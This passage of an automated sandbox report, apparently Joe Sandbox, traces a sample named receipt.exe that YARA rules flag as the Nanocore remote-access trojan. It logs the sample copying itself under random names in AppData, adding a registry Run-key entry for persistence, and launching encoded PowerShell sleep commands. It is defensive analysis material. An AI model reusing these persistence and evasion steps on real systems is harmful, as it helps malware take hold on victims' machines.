C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 6d 34 63 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 28 16 00 00 fd 00 00 00 00 00 00 fd 47 16 00 00 20 00 00 00 60 16 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 17 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELm4c(G `@ ``	success or wait	6	5AE4953	CopyFileW
C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	5AE4953	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Cfrstztdf	unicode	"C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe"	success or wait	1	6C1D646A	RegSetValueExW

Analysis Process: Uewizrlgm.exe PID: **5880**, Parent PID: **3452**

General

Target ID:	13
Start time:	00:53:03
Start date:	29/09/2022
Path:	C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe"
Imagebase:	0x4f0000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000002.489168945.0000000002AB5000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000002.486429428.00000000029CB000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Uewizrlgm.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Uewizrlgm.exe.log	0	1039	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile

Analysis Process: Uewizrlgm.exe PID: **5988**, Parent PID: **3452**

General

Target ID:	14
Start time:	00:53:12
Start date:	29/09/2022
Path:	C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe"
Imagebase:	0x690000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000E.00000002.514450713.0000000002B9F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000E.00000002.518107476.0000000002C55000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile

Analysis Process: powershell.exe PID: **6052**, Parent PID: **5804**

General

Target ID:	15
Start time:	00:53:16
Start date:	29/09/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQAwAA==
Imagebase:	0xde0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2aaubalt.hnh.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uiczbahz.d5j.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2aaubalt.hnh.ps1	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uiczbahz.d5j.psm1	success or wait	1	6C1D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	257	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	276	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	297	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	313	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	321	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	330	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	338	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2aaubalt.hnh.ps1	0	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uiczbahz.d5j.psm1	0	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 36 0e 00 00 14 00 00 00 05 0f 4c 05 fd 09 fd 09 fd 08 00 00 00 00 fd 00 16 00 fd 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e6L	success or wait	1	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 27 00 00 00 0e 00 20 00	H<@^L"My:'	success or wait	15	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	00 08 00 03		success or wait	8	6D6576FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 68 38 40 01 67 38 40 01 10 6f 40 01 11 6f 40 01 05 0e fd 00 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 06 0e fd 00 04 0e fd 00 38 4d 40 01 3f 4d 40 01 07 0e fd 00 08 0e fd 00 12 6f 40 01 2a 29 40 01 1f 29 40 01 4d 64 40 01 5d 64 40 01 4e 64 40 01 42 4d 40 01 fd 44 40	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@h8@g8@o@o@!M@;M@D@D@@M@<M@$M@8M@?M@o@*)@)@Md@]d@Nd@BM@D@	success or wait	8	6D6576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D36CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D371F73	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	6C1D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: conhost.exe PID: **6060**, Parent PID: **6052**

General

Target ID:	16
Start time:	00:53:16
Start date:	29/09/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **3920**, Parent PID: **5880**

General

Target ID:	17
Start time:	00:53:33
Start date:	29/09/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMgAwAA==
Imagebase:	0xde0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: **3596**, Parent PID: **3920**

General

Target ID:	18
Start time:	00:53:33
Start date:	29/09/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5444**, Parent PID: **5988**

General	
Target ID:	21
Start time:	00:53:41
Start date:	29/09/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMgAwAA==
Imagebase:	0xde0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **5432**, Parent PID: **5444**

General	
Target ID:	22
Start time:	00:53:41
Start date:	29/09/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: Uewizrlgm.exe PID: **5140**, Parent PID: **5880**

General	
Target ID:	23
Start time:	00:53:57
Start date:	29/09/2022
Path:	C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe
Imagebase:	0xcb0000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000017.00000002.595827301.00000000031F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000017.00000002.605315953.00000000032C4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: Uewizrlgm.exe PID: **1800**, Parent PID: **5988**

General

Target ID:	24
Start time:	00:54:07
Start date:	29/09/2022
Path:	C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe
Imagebase:	0xe50000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000018.00000002.605861442.0000000003464000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000018.00000002.598901171.00000000033D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: Rzqhcgbd1time.exe PID: **4204**, Parent PID: **5804**

General

Target ID:	25
Start time:	00:54:12
Start date:	29/09/2022
Path:	C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe"
Imagebase:	0x2b0000
File size:	236032 bytes
MD5 hash:	75C8427471203E42A905F099D986BAE4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira

Analysis Process: receipt.exe PID: **1840**, Parent PID: **5804**

General

Target ID:	26
Start time:	00:54:14
Start date:	29/09/2022
Path:	C:\Users\user\Desktop\receipt.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\receipt.exe
Imagebase:	0xc20000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000001A.00000000.520669433.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001A.00000000.520669433.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001A.00000000.520669433.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000001A.00000000.520669433.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000001A.00000002.601877963.0000000003223000.00000004.00000800.00020000.00000000.sdmp, Author: unknown

Disassembly

No disassembly